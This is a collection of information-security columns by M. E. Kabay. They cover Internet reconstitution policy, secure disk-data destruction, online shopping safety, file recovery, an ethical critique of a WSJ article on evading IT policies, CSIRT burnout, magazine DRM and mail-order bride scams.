Gap Number 2: Lack of Accountability and Clarity on Which Institutions Provide Reconstitution Support (p 8)

Gap Number 3: Lack of Resources for Institutions that Must Reconstitute Internet Infrastructure. (p 9)

III. Roundtable Recommendations

In this section, the authors provide one or two paragraphs of for each of the following headings and subheadings (again, I'm quoting without inserting quotation marks):

- The private sector must undertake most of the responsibility for fixing weaknesses in key Internet assets. (p 13)
    - Establish a single point of contact and responsibility for government interaction.
    - Set strategic needs and direction.
    - Consolidate early warning and response organizations.
    - Agree on an information-sharing mechanism.
- The federal government should complete response plans by defining key terms and responsible parties. (p 14)
    - Communicate the government's policy for reconstitution of the Internet.
    - Fix the NRP's Cyber Annex.
    - Develop a national economic recovery system.
- The private sector and the government should cooperate to create joint public and private programs and institutions. (p 16)
    - Improve the ability to warn globally about Internet attacks.
    - Increase the ability to respond quickly.
    - Create a panel of subject matter experts.
    - Exercise, train and develop processes from lessons learned.
    - Develop a joint program to shore up market confidence.
    - Provide effective oversight and strategic direction

IV. Conclusion (p. 19)

The authors end succinctly as follows:

> "The lack of a national policy on Internet reconstitution could undermine the economy and the security of the nation. The gaps identified from this analysis, as well as the possible solutions, do not require extensive funding. In addition, implementation of these recommendations does not require massive reorganization of the government.
>
> Instead, both the public and private sectors must commit to focus their efforts and funding on specific capabilities to have strategies and plans in place to reconstitute the Internet following a significant disruption. A coordinated response will help our nation and our economy recover more quickly following a cyber attack."

In this case, the report will be useful in focusing your attention and that of your colleagues on how you can contribute to a national discussion of this aspect of critical infrastructure protection. If you are in the United States and have not already joined your local chapter of InfraGard,< http://www.infragard.net/membership/ > this useful document can serve as part of the justification to your managers for your involvement in the organization.

Destroying Disk Data

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

As a member of the High Technology Crime Investigation Association (HTCIA), I read around 5-10 interesting messages from the closed HTCIA list server every day from all kinds of law enforcement officials, private investigators and forensic specialists. Every now and then I get to respond with some sort of what I hope will be useful information. Recently, I saw someone ask, "I am looking for their actual statement of the number of overwrites [the DoD] recommend for classified, secret and top secret info.<

The writer noted that there's contradictory information floating about, including explicit statements that three overwrites are required versus some claiming that seven are needed.

One of the fundamental resources is the Forest Green Book [1] in the Rainbow Series [2] put out by the National Computer Security Center through the 1980s and early 1990s. At the time the booklet was written, the government recommended that physical methods of destruction be applied to magnetic media; overwriting was mentioned with approval in section 4.5 so long as users paid careful attention to the conditions and software used (section 4.6).

One of the best surveys of the issue of data remanence is a white paper written by someone at DarkStone Data [3]. The author(s) pointed out that many commercial products blithely reference "DoD standards" but, as they write, "Be very cautious of what software vendors claim their software does, particularly when it concerns security software. Whether you require more than three overwrite passes or not isn't the point here. The fact is that these vendors have taken this standard out of context." The author(s) continue with an explanation that the recommendation for three overwrites fails to mention that the DoD requires degaussing as well as overwrites to comply with its standards.

A valuable paper by Peter Gutmann [4] recommended a complex sequence of multiple overwrites of up to 27 different patterns and provides extensive documentation about the theoretical and practical issues involved in preventing access to data remnants.

In addition, it is well established that the overwriting must include _all_ areas of the disk and not skip areas due to assumptions underlying the file system code. For example, overwriting the used space of files without overwriting the slack space (the unused space after the end-of-file marker in the last cluster or extent) will miss possibly significant leftover data from a previous file.

In summary, don't be overly impressed by references to "DoD Standards" in the marketing descriptions of file-destruction software. Instead, look into the details of the product if possible to find out to what degree the writers have paid attention to the principles of open design allowing inspection of their algorithms and that they use multiple overwrites of the entire disk surface.

And if you're throwing dead disk drives out, where it's impossible to apply software to rewrite

the surface, destroy the disks physically. A good sledgehammer, bandsaw, and incinerator can do wonders for obliterating data permanently.

Disk Data Remanence:
Part 2 – Digital Shredder

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my most recent column, I briefly reviewed the seriousness of the data remanence problem on discarded disk drives. Today I want to wrap up with a pointer to an interesting product about which I have recently learned: Ensconce Data Technology's < http://www.deadondemand.com/ > Digital Shredder.

The online demo < http://www.deadondemand.com/products/digitalshredder/demo.html > is unusually well done, with clear images, succinct and informative commentary, and useful details for a security or network administrator.

The introduction begins with a statement of the need for proper "decommissioning" of hard drives and shows a good summary table listing US laws and other factors that impel organizations to ensure that discarded or repurposed drives have been properly wiped: Gramm-Leach-Bliley (GLB < http://www.ftc.gov/privacy/privacyinitiatives/glbact.html >), Sarbanes-Oxley (see a recent article about SOx compliance from Network World's Technology Update < http://www.networkworld.com/news/tech/2007/040207techupdate.html >), Fair and Accurate Credit Transactions Act of 2003 (FACTA < http://www.privacyrights.org/fs/fs6a-facta.htm >) and the Health Insurance Portability and Accountability Act (see an interesting article about a HIPAA audit in Computerworld < http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9025253&pageNumber=1 >).

The demo continues with a review of the methods for sanitizing disk drives. Software overwriting alone, they say, is not trustworthy because the choice of algorithm may be inadequate and because certain portions of the drive may not be overwritten at all. Degaussing is unreliable and even dangerous; sometimes drives are damaged so that they cannot be checked to evaluate the completeness of data wiping. The strong magnetic fields can also unintentionally damage other equipment. Outsourcing degaussing introduces problems of having to store drives until pickup, losing control over data and not being able to provide authenticated records of the data destruction. Physical shredders are expensive and usually offered only by outside companies, leading to similar problems of temporary storage, relinquishing control and dubious audit trails.

The Digital Shredder is a small, portable hardware device that provides a wide range of interfaces (cloyingly called "personality modules") covering today's disk drives. The design objectives, quoting the company, were to provide

1. Destruction of data beyond forensic recovery
2. Retention of care, custody and control
3. Certification and defendable audit trail
4. Ease of deployment

5. Ability to recycle the drive for reuse.

The unit can wipe up to three disks at once. It includes its own touch screen; offers user authentication with passwords to ensure that it is not misused by unauthorized personnel; provides positive indications through colored light-emitting diodes (LEDs) to show the current status of each bay; can format drives for a range of file systems; and can be used to re-image a drive by make bitwise copies from a master drive in one bay to a reformatted drive in another.

Readers can download a 13-page White Paper about the problem and the product without even having to register (!).< http://edt.rakacreative.com/assets/documents/edt_digital_shredder.pdf > I wish more companies were so open about providing information freely.

Based solely on the materials I have seen, this device looks interesting.

[DISCLAIMER: As always, I want it clearly understood that I have no financial interest whatever in this product and have not even had any contact with the company other than receiving a pamphlet and reviewing their Web site.]

Best Practices for Online Shopping, Part 1

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

My former graduate student Steven Zeligman, MSIA, CISSP, MCP has just submitted another article for the column. Here are his practical suggestions (with the usual editing from MK). I think that his two-part series will be useful in employee newsletters as a way of getting people to think about security. Remember that providing useful information to employees (especially if they then carry practical suggestions to family and friends) increases our colleagues' sense of involvement in security and helps shift corporate culture towards security awareness and compliance with policy. For a PowerPoint presentation on this topic, see my files on "Social Psychology and INFOSEC: Psycho-Social Factors in the Implementation of Information Security Policy" available on the INFOSEC Management page of my Website < http://~~www2.norwich.edu/mkabay/~~www.mekabay.com/infosecmgmt/index.htm >. The following text is Steve's.

Field Code Changed

* * *

Online shopping does pose risks, but the risk can easily be reduced.

1. Eliminate Malware

Before shopping online, clean your computers of malware (malware = MALicious softWARE). Keep your malware up to date.

2. Shop Only at Trusted Online Retailers

Use the same common sense when shopping online that you would use when shopping in the physical world. Be as vigilant when choosing online retailers as when choosing brick-and-mortar merchants. If you are uncertain about a particular Website, check the Better Business Bureau's ratings < http://www.bbb.org >. Reliable online merchants provide a phone number where you can talk to a customer-service representative about security issues. Look for third-party seals of approval such as BizRate < http://www.bizrate.com/ >, BBSOnLine < http://www.bbbonline.org/ >, VeriSign Secured < https://seal.verisign.com/ >, and HackerSAFE < https://www.scanalert.com/ >. Usually clicking on the symbol will bring you directly to the report for the Website you are visiting.

Field Code Changed
Field Code Changed
Field Code Changed
Field Code Changed
Field Code Changed

3. Look for Website Security Indicators

Although the following are by no means absolute indicators of security, they're a start:

1. A padlock in the browser window's status bar (be discriminating - sometimes it's a false indicator or even just a symbol placed on the Web page itself < http://www.w3.org/2006/WSC/wiki/PadlockIconMisuse >);
2. URLs that start with https:// instead of just "http://"; and
3. The phrase "Secure Sockets Layer (SSL)" in the description of the communications protocol.

Field Code Changed
Field Code Changed

These are all indications that the online merchant may have taken measures to protect their

customers' private information in transit.

In the second part, Steve looks at privacy issues when shopping online.

The Last WORD in File Recovery: GOOGLE Desktop

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I was working on a massive program review recently and had just spent half an hour in MS-Word 2002 on the third version of the document from 04:00 (I like working early in the day so that my 14-hour days can finish when my wife gets home at 18:00) when my system froze at 04:31. Never mind why it froze – the issue is that I had to turn the power off and reboot. Naturally, I expected to be able to recover all but the last minute of my work when I reopened Word. I expected only a minor glitch because I have long used a one-minute parameter for the "Save AutoRecover info every:" field in the Tools | Options | Save menu. Note that in MS-Word 2007, the option is "Save AutoRecover information every:" but is otherwise the same. This option makes Word copy the contents of the open document to a recovery file at the frequency defined by the user. The default is once every 10 minutes, but that's a relic of the days when file access (I/O) and processors were so slow that saving a moderate sized file (several pages) could noticeably delay typing of new text – we'd see the cursor stall and then suddenly spurt ahead with the new text (or worse, only part of it) when the disk I/O completed. With today's GHz processors, GB of random-access memory (RAM) and buffered disk I/O, saving even hundreds of pages to disk every minute makes no appreciable difference to performance.

So now let's get back to my system freeze. I opened WORD and found _nothing_ showing up as a recovered file. Normally I'd see a list of all the WORD files that I had been keeping open when the system crashed; however, today there were no such files. ACK! Half an hour of wasted work! And I always find it harder to rewrite text that I've already written because of the ingrained resistance so many writers unconsciously feel to repeating themselves. In desperation, I even wasted five minutes searching for all files created that day (not all that many, considering it was now only 04:40). To my horror, none of the hidden temporary files seemed to have my document (or at least, I couldn't read them with any utility on my system).

Suddenly I remembered that GOOGLE Desktop < http://desktop.google.com >, which I run using encrypted indexes with no significant performance degradation despite the warnings on the configuration page, automatically keeps multiple cached copies of documents with timestamps. I typed a few key words into the pop-up search field and PRESTO! There were nine cached files available: the timestamps on them were 04:02 (twice), 04:09, 04:12, 04:15, 04:19, 04:21, 04:24, and 04:29. Opening the 04:29 file easily allowed me to recover all my missing text. Granted, it was ASCII text, not formatted Word text, but it still beat reconstituting the missing materials.

GOOGLE Desktop has had some security weaknesses reported (e.g., see Brian Posey's "The Security Risks of Desktop Searches" from May 31, 2005 < http://www.windowsecurity.com/articles/Security-Risks-Desktop-Searches.html >) but to my knowledge, all the weaknesses depend on failures of perimeter security. For example, one vulnerability involves systems that can connect to the computer running GOOGLE Desktop; however, I regularly check my (hardware) firewall by periodically using Steve Gibson's ShieldsUP! test < https://www.grc.com/x/ne.dll?bh0bkyd2 > to verify that all my ports are in stealth mode. I'm not worried about intruders on my workstation.

On the other hand, there is _no way_ that I would enable the "Search Across Computers" remote-access feature of GOOGLE Desktop – the one that is described as follows by GOOGLE: "Index and search my documents and viewed web pages from across all my computers. (This feature transmits the text of your indexed files to Google Desktop servers for copying to your other computers. Only files you open after turning on this feature will be copied to your other computers for searching." My obligation to safeguard data belonging to or referencing students, colleagues, the University and clients precludes putting copies of their files on systems over which Norwich University and I have no control. Regular readers are aware that I use encrypted volumes for all confidential data, including on mobile devices and backup media. Indeed, I don't even permit my faculty to use Turnitin < http://www.turnitin.com/static/home.html > for plagiarism checking because student essays are transmitted to Turnitin servers for checking. Instead, I use client-based systems such as EVE2 < http://www.canexus.com/ > for plagiarism checking because there is no server to be compromised.

In summary, GOOGLE Desktop saved me half an hour of work simply by caching time-stamped images of my document every few minutes in the background. Considering how often I benefit daily from the instant search capabilities, I'm even more grateful now to the GOOGLE engineers for their free product.

WSJ Publishes Hacker Tips

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

On July 30, 2007, Vauhini Vara published an article in the _Wall Street Journal_ (WSJ) entitled, "Ten Things Your IT Department Won't Tell You." < http://online.wsj.com/public/article_print/SB118539543272477927.html > The author explains that office workers like to use corporate-supplied equipment to "keep up with our lives. We do birthday shopping, check out funny clips on YouTube and catch up with friends by email or instant message." Alas, she continues, "Our employers sometimes don't like it. Partly, they want us to work while we're at work. And partly, they're afraid that what we're doing compromises the company's computer network -- putting the company at risk in a host of ways." Therefore, she explains, she has asked various experts for ways "to get around the IT departments."

The ten topics she investigates are as follows:

1. How to send giant files.
2. How to use software that your company won't let you download.
3. How to visit the Web sites your company blocks.
4. How to clear your tracks on your work laptop.
5. How to search for your work documents from home.
6. How to store work files online.
7. How to keep your privacy when using Web e-mail.
8. How to access your work e-mail remotely when your company won't spring for a Blackberry.
9. How to access your personal e-mail on your Blackberry.
10. How to look like you're working.

Vara provides each topic with these sections:

- The Problem
- The Trick
- The Risk
- How to Stay Safe.

I don't want to get into a discussion of full disclosure of security vulnerabilities here, nor to claim that what Vara has done is in any way illegal. What she and her publication have done, however, is beyond my personal standards for publication in a legitimate, respected newspaper. The motivations behind her detailed instructions are much closer to the dreck published in criminal-hacker publications than in any professional publication I can imagine.

The author's focus is on escaping the consequences for violating security policies. For example, in the section on visiting forbidden Web sites using corporate systems, she writes that "the main risk is getting caught by your boss." As a second-rank risk, she mentions the possibility that "Online bad guys sometimes buy Web addresses that are misspellings of popular sites, then use them to infect visitors' computers…." Her priorities are to protect people who put the organization at risk and only secondarily to warn the potential rule-breakers of threats to their employer's data security.

Vara's "How to Stay Safe" sections are astonishing in their insouciance. For example, her "safety" measures for violating appropriate-use policies include this advice for attempting to wipe audit trails: "Clear your private data as often as possible. Better yet, don't use your work computer to do anything you wouldn't want your boss to know about." The first sentence clearly condones the misuse of corporate equipment and encourages dissimulation and dishonesty as a safety measure. The second defines the issue entirely in terms of self-protection, with no hint that there might be issues of rights and duties involved.

I invite readers to read Vara's article for themselves and then to join me in a short series of columns as I analyze her work from an ethical standpoint. I will take the opportunity to illustrate a straightforward process for making ethical decisions that I think would have ensured that Vara's article not be published – if the editors of the Wall Street Journal actually care about ethical decision-making.

My editor Jeff Caruso kindly pointed out a vigorous blog entry on August 3rd by Network World writer Linda Musthaler about the Vara article bluntly entitled "At the WSJ, the idiots are running the asylum."< http://www.networkworld.com/community/node/18101 > Ms Musthaler points out that the WSJ published a follow-up article by Vara that could conceivably be an attempt to compensate for her scandalous "Ten Tips," but I'll let you judge for yourselves.

More next time.

Ethical Decision-Making: Identifying the Ethical Issue

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I began discussing the July 30, 2007 column by Vauhini Vara of the _Wall Street Journal_ entitled, "Ten Things Your IT Department Won't Tell You." < http://online.wsj.com/public/article_print/SB118539543272477927.html > The author provides detailed information on how to violate acceptable-use policies for corporate computer systems.

In this column and two more to follow, I want to apply the ethical decision-making methodology I have been teaching students for many years (see for example "Making Ethical Decisions" < http://www.mekabay.com/ethics/making_ethical_decisions.pdf > and "Ethics, Spyware & Steganography" < http://www.mekabay.com/courses/academic/norwich/is340/26_Ethics_Spyware_Stego.ppt >. This particular approach was brilliantly described by Professors Kallman and Grillo in their 1996 text, _*Ethical Decision Making and Information Technology: An Introduction with Cases*_, *Second Edition.* [McGraw-Hill (ISBN 0-070-34090-0), Amazon link < http://tinyurl.com/ywchg8 >] The essential points of the method are as follows:

1. Identify the ethical problem in operational terms.
2. Look for explicit and implicit guidelines relevant to the situation.
3. Identify and apply underlying principles affecting the decision.
4. Explore rights and duties of participants and stakeholders.
5. Respond to intuitive cues.

Today I'll start with the first step above and examine Vara's suggestion that workers conceal their use of corporate systems to visit "certain sites -- ranging from the really nefarious (porn) to probably bad (gambling) to mostly innocuous (Web-based email services)."

Let's assume for the sake of this discussion that an employee, Bob, has signed an appropriate-use agreement with his employer and that he's not supposed to use his company computer for non-work-related Web surfing. Charles Cresson Wood offers a sample policy for this purpose (see "Chapter 11 -- Sample Internet Security Policy For Users" in _Information Security Policies Made Easy_, 10th Edition < http://www.informationshield.com/ispmemain.htm >). I have modified the policy for use in this discussion as follows:

>Personal Use—Workers who have been granted Internet access who wish to explore the Internet for personal purposes must do so on personal rather than company time. Games, news groups, and other non-business activities must not be performed on company computers. . . . Workers must not employ the Internet or other internal information systems in such a way that the productivity of other workers is eroded. Examples of this include chain letters and broadcast charitable solicitations. Company X computing resources must not be resold to other parties or used for any personal business purposes such as running a consulting business on off-hours.<

In identifying the ethical question, Bob should ask himself,

- "What are the actions in question?" The actions are surfing to forbidden sites using

company equipment and then concealing his actions.

- "Who gains from the proposed actions?" Bob gains in the short term by avoiding work and having fun while being paid for nothing.
- "Who suffers?" The stakeholders in the company lose by paying for nothing; coworkers pay by doing extra work to compensate for Bob the slacker.
- "Are those who lose out willing participants?" Generally, no: few employees would willingly sacrifice their time to cover for Bob; and corporate management certainly don't want their employees flouting their policies in secret and then lying about the violations.

As for Vauhini Vara, I think her decision (and that of her editors) should have been framed as "Should I publish this article telling people how to evade personal responsibility for violating corporate appropriate-use policies." The people gaining are the lazy, irresponsible and dishonest workers who choose to cheat their employers by breaching their employment contracts; the people losing are the same ones Bob is cheating in our example above, and the same considerations apply to the question of willing participation in the behavior being condoned and encouraged in Vara's article.

More next time.

Ethical Decision-Making:
Using Formal and Informal Guidelines

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last two columns, I began discussing the July 30, 2007 column by Vauhini Vara of the _Wall Street Journal_ (WSJ) entitled, "Ten Things Your IT Department Won't Tell You." < http://online.wsj.com/public/article_print/SB118539543272477927.html > The author provides detailed information on how to violate acceptable-use policies for corporate computer equipment.

In this column and a few more to follow, I want to continue applying Kallman and Grillo's ethical decision-making methodology < http://tinyurl.com/ywchg8 >. As I wrote in my last column, the essential points of the method are as follows:

1. Identify the ethical problem in operational terms.
2. Look for explicit and implicit guidelines relevant to the situation.
3. Identify and apply underlying principles affecting the decision.
4. Explore rights and duties of participants and stakeholders.
5. Respond to intuitive cues.

Moving on to part 2, I'll continue analyzing the case of Bob, an employee who signed an appropriate-use agreement with his employer but who chooses to follow Vara's suggestions for cheating his employer of useful work – and then concealing his violations of policy.

Explicit guidelines include

- Laws
- Contracts
- Agreements
- Policies
- Rules
- Professional standards
- Codes of ethics.

The most obvious explicit guideline in our example is the acceptable-use policy. Bob is unquestionably violating the policy as written. He is almost certainly also violating the terms of his employment contract, which should stipulate that he agrees to follow policies and guidelines promulgated for the protection of corporate assets. Depending on whether Bob belongs to various professional societies and holds professional certifications, his duplicitous behavior may also violate professional standards and codes of ethics.

What about Vara? Are there any explicit professional standards she could follow?

Journalists can subscribe to the Code of Ethics (CoE) of the Society of Professional Journalists (SPJ) < http://www.spj.org/ethicscode.asp >. According to the Preamble, "Members of the Society share a dedication to ethical behavior. . . ." However, I have been unable to find any specific injunction in the SPJ's CoE that would bear on the issue of publishing instructions for employees about how to

cheat employers and then lie about it. Perhaps it never occurred to anyone at the SPJ that any of their members would do that, any more than I suppose a member would write an article about how to commit a crime and get away with it.

What about the WSJ itself? Does it publish explicit guidelines for its writers? I couldn't find the guidelines on the WSJ Web site, but James A. White, a News Editor for the publication, very kindly responded by e-mail to my request. The Code of Conduct (CoC) for the Dow Jones organizations is available online < http://www.shareholder.com/dowjones/governance/CG_conduct.cfm > and includes these explicit words in its "Employment" section:

"For its part, the Company expects employees to perform excellent work in a cost-effective manner, to strive for quality and productivity, to follow directions and instructions, to properly care for facilities and equipment, to anticipate problems and suggest improvements, to treat other employees and clients and customers with honesty and courtesy, and to be energetic in the performance of tasks and fulfillment of goals."

Presumably if Vara were to apply her own advice, she'd be violating that instruction.

However (and unfortunately), I don't see anything in the CoC that explicitly applies to publishing instructions on how to break contracts or even laws. I suppose that it's possible that the WSJ could sanction an article on getting away with stock fraud or mortgage fraud, but perhaps that's stretching the analogy beyond belief. Or is it?

Returning to our ethical decision-making process, _implicit_ guidelines include

- Expectations
- Customs
- Habits
- Religious obligations
- Personal integrity.

Bob's in trouble on all these counts, unless he works in an office populated by members of a criminal subculture or a weird cult.

As for Vara, she's not doing too well either on the informal guidelines front. For a roundup of some professional opinions about her article, see Naomi Grossman's article in the August 14, 2007 issue of bMighty.com < http://www.bmighty.com/ebusiness/showArticle.jhtml?articleID=201800060 >.

Next time, I'll look at the last three contributions to ethical decision-making: principles, rights and duties, and intuitive cues.

CSIRT Management: Fighting Burnout

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

MSIA < http://www.graduate.norwich.edu/infoassurance/ > graduate student Mani Akella is back with another contribution to computer security incident response team (CSIRT) management. His original essay was longer and more scholarly than we could use in a column, so I've worked extensively with him to rewrite and edit it into a form and style that would fit our needs.

* * *

Do you ever feel that work has stopped being fun and is an oppressive chore? Do you overreact to minor problems or express unreasonable irritation with colleagues and customers? Do you worry about work when you're at home? Are you tired and undermotivated? Do you find yourself feeling aches and pains or logging in sick more than you used to?

You may be suffering _occupational burnout_ as defined by industrial psychologists.< http://vocationalpsychology.com/term_burnout.htm >

CSIRT members often experience high stress because of the unpredictability of their work and the pressure to resolve critical issues quickly. Ideally, individuals can learn to recognize signs of stress and ask for help before they reach burnout – much as martial arts students take a break if they feel overwhelmed during a competition or a practice session. However, managers have to identify signs of employee stress and must resolve the issues to prevent serious problems.< http://www.rwkenterprises.com/Burnout.htm >

Unfortunately, it is not always easy to spot the signs of impending burnout. Employees may hide their feelings for fear of being ridiculed as weak or losing their job for being a non-performer. Managers may never have been trained to pay attention to symptoms of burnout or the management culture may not emphasize concern for individual employees. Line managers may not want to escalate stress problems because, ironically, in a poorly-managed enterprise, such concerns may be seen as poor management.

A CSIRT Mani worked with in one of his consulting assignments had a 38-year old CSIRT member who died from heart attack that was squarely blamed on increased stress levels. Since then, managers in the information systems, information assurance and human resources (HR) sectors have participated in intense education and training to recognize and respond to employee stress. Employees in high-intensity jobs are being given better managed and longer vacations to help recover from work-related stress.

The following list of effective antiburnout measures will be useful to readers and may stimulate discussion; perhaps a brown-bag lunch session with HR managers would be helpful:

1) Managers should learn about the problem and its effect on overall business objectives.
2) The organization should promote open communication about feelings of stress.
3) Managers should monitor and resolve personal conflicts among their staff members.

4) Employees need to significant freedom in their work and schedule and some autonomy and control over their job function to promote a sense of ownership and responsibility.
5) Managers must reappraise and resolve unreasonable budgets and inappropriate staffing levels.
6) Managers must support employee efforts and provide recognition for good work.
7) Mangers should avoid creating star employees; such employees can feel overwhelmed by unreasonable expectations and can suffer from resentments of their peers.
8) Employees need to take their personal leave and to receive proper employment benefits that recognize their contributions to the organization.

DRM for Online Versions of Magazines

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I recently had occasion to compare three approaches to digital rights management (DRM) for publications that are offering their magazines online to subscribers.

I have been reading the _Guardian Weekly_ < http://www.guardianweekly.co.uk > since 1963, when I became interested in international affairs and found the breadth of coverage in what was then the _Manchester Guardian Weekly_ refreshing and stimulating. The _Guardian_ became a principal source of information about the battle against South African apartheid, a fight which I supported for many years as an active contributor to the International Defense and Aid Fund.< http://www.canoncollins.org.uk/about/aboutHistoryIDAF.shtml >

Recently, the paper (now based in London) announced that subscribers would be able to read the magazine online. < http://www.guardianweekly.co.uk/?page=digitaledition > I was delighted because I enjoy reading magazines on my big 19" vertical and 22" wide screens, because I value storing the publications in my archives directory, and because I like saving trees. The stored documents are a convenient place for reference material because they are easy to index and can be accessed even when I have no connection to the Internet.

The documents are available without having to download a special reader. The material is crystal clear on the screen and it's easy to flip from one page (or pair of pages) to another with a single click. There's also a search field. However, the document is not available as a download at all and is thus readable only with a live connection to the Internet. The _Guardian_ is using PageSuite, "an online, interactive page turning software application created in the UK which allows all manner of reading material to be presented in a professional, user-friendly digital edition for all internet users to browse. . . ."< http://www.pagesuite.co.uk/ > Yes, and very nice indeed, except that using my StarBand satellite downlink, turning to the next two pages takes six to seven seconds (I checked ten transitions). As far as I can see, there is no way to store the pages other than printing each screen to, say, a PDF file and then combining all the separate files (yecchh). I guess that the _Guardian_ publishers may have chosen the non-downloadable form of electronic publishing to preserve their intellectual property rights. There is, however, a better way to publish electronic versions of magazines while protecting digital rights.

My _Science_ magazine subscription from the American Association for the Advancement of Science (AAAS) is available electronically using software available from Zinio.< http://www.zinio.com/nu01_how > Subscribers have to download and register the Zinio reader; it seems to be a tightly-controlled process to gain access to the publication. However, once we've registered, a terminate-stay-resident program (TSR) called the Zinio Delivery Manager automatically downloads the current edition of the magazine in the background and pops an announcement up on screen. At that point, one can read the saved magazine file using the Zinio reader at any time. A page flip is so fast I could not measure the speed accurately; the best I could do was to flip 23 pages in 10 seconds by clicking madly while watching my stopwatch. In addition, all the saved copies of the magazine are available at any time in a folder for indexing and for consultation. I do not know if the individual files can be read by anyone else because installing the software my spare computer would have required a separate license.

Finally, _Network World_ itself provides a new content-delivery platform called iDemand. The home page < http://www.networkworld.com/idemand/ > provides a 1.25 minute narrated presentation about the product. Subscribers install a program that automatically retrieves the current issue and pops up an alert when it arrives in the Library folder maintained by the program. The PDF file is formatted in very large print that doesn't look at all like the paper edition but on the other hand, it is easy to navigate and has a complete set of bookmarks. Because the file resides on the client-side disk, flipping pages is as fast as your I/O bus. In addition, the monitoring software provides options for alerting readers to selected preferences such as favorite columns from the magazine. I like it! However, there are no DRM provisions on the PDF files except restrictions on modifying the content, so anyone could forward the files to anyone else if they were so minded. Organizations with a desire for strict DRM might find this laxity unacceptable, whereas others with an interest in viral marketing might find it a benefit. The program was developed by Network World in partnership with One to One Interactive.< http://www.onetooneinteractive.com/company/index.html >

Readers whose organizations are contemplating electronic subscriptions might want to examine such products and see which ones fit a particular set of needs for the competing demands of control and availability of intellectual property.

Mail-Order Bride Scams

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My friend Raoul is a highly intelligent, cultured man with a background in theater and radio who recently suffered a marriage breakdown. He called me up to ask me about whether it was safe to pay for stuff on the Internet using his credit card. Naturally, I gave him the usual spiel about safe credit-card use on the Internet being pretty much the same as in the real world: just as you may trust a waiter in a restaurant to take your credit card away to the back and bring it back to you with your bill without having copied the card, you may trust an Internet vendor to the same degree if you have grounds for doing so. In other words, trustworthiness does not depend on the technology but on the nature of the vendor. If you have a reason to trust someone doing business on the Internet, you are no worse off than doing business with the same person without the Internet. Check references, look for complaints, and avoid the known cheats.

However, years of doing technical support drove me to find out what the larger picture was. I'd hate to provide an answer that could lead someone into trouble because I didn't understand the context. I asked, "But what is this about? What are you buying?"

Raoul said he was interested in paying for translation services to communicate with Russian (actually former-Soviet-Union, but I'll just write "Russian" for convenience) women. Alarm bells immediately went off in my head.

I explained to Raoul that mail-order brides and introduction services are a classic scam for taking gullible men's money. Criminals use photographs of attractive women to induce men to correspond with people claiming to be those women; profits come charging for introductions, billing inflated rates for travel arrangements and even charging for dates (hmm, why travel so far for an "escort service"?). Sometimes, Russian women actually marry foreigners, especially Americans, move to the United States, gain citizenship based on their marriage, and promptly divorce their hapless victims as soon as possible – with a nice divorce settlement to boot.

Worse still, the women in such situations may actually be victims of human trafficking rings. Prof Suzanne H. Jackson of George Washington Law School summarized the situation in her July 2004 testimony < http://www.senate.gov/~foreign/testimony/2004/JacksonTestimony040713.pdf > before the Committee on Foreign Relations of the United States Senate. Prof Jackson pointed out that the premises of the "international matchmaking organizations" (IMOs) include assumptions that the women being advertised are all generic, stereotyped products of their cultures – homebodies, docile, traditional and also sexy –who are devoid of individuality and will gladly become wives of anyone who applies. "Select one, she's yours!" suggests a typical service. Some of these sites advertise minors for "marriage" and are supporting statutory rape. Some of criminals use the visas arranged for "brides" as a means of bringing slaves (yes, slaves) into the US and Europe for prostitution; some women are forcibly addicted to narcotics. In other cases, married people have bought a "bride" as a full-time prostitute and housekeeper, keeping the victim behind bars and in fear of the immigration police.

I directed him to type “Russian marriage scams” into a search engine. The top site on the GOOGLE list when I searched was AGENCYSCAMS.com, run by someone calling himself “Jim.” Jim writes, “My name is Jim. That is all you get. I am ruining the business of criminals. I get death threats from girls, guys (and I am sure, some mafia members) all the time. I don't feel like listing my full info and getting killed.” Jim explains his policies and procedures in detail < http://agencyscams.com/Who.html > and he seems legitimate to me.

One of his smartest tools is correlation of names and pictures. He tracks the multiple identities of these supposedly lovelorn Russian women and identifies the many names used for the same picture. Multiple identities for the same woman are a pretty good indicator of fraud.

The site has good, clear information for beginners and lots of specific case reports that should warn gullible, hopeful people off the scams. Perhaps the most significant lesson that Jim provides in one of his writings is that establishing a real relationship takes work: trying to make it easier by e-mail and a focus on remote Russian beauties isn’t likely to work. Instead of dreaming about pneumatic, idealized women, how about getting to know some real ones? Be kind, be thoughtful, be truthful, and do stuff together that you both find meaningful.

Listen, The Beatles said it clearly: “Can’t Buy Me Love!”< http://www.youtube.com/watch?v=2LoYM5OWIqI >

This is your Advice-to-the-Lovestarved columnist signing off for today. Da svedanya [Good-bye]!

Understanding and Implementing Information Security Metrics

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

How do we manage what we can't measure?

One of the cornerstones of the scientific method is measurability: a focus on defining the ways of counting or measuring aspects of reality that we hope will be strongly associated with the phenomena we are trying to understand. Thus Isaac Newton learned about the details of what became a theory of gravity by measuring how fast objects fall freely – and how fast they accelerate. < http://physics.about.com/od/classicalmechanics/a/gravity.htm > B. F. Skinner learned about how vertebrates learn by counting successful and unsuccessful responses to stimuli.< http://tip.psychology.org/skinner.html > Business managers look at measures such as profit and loss, return on investment,< http://www.solutionmatrix.com/return-on-investment.html > and other numerical indications of how their organizations are performing so that they can adapt to changing circumstances.

All of these measurements are globally known as *metrics*.

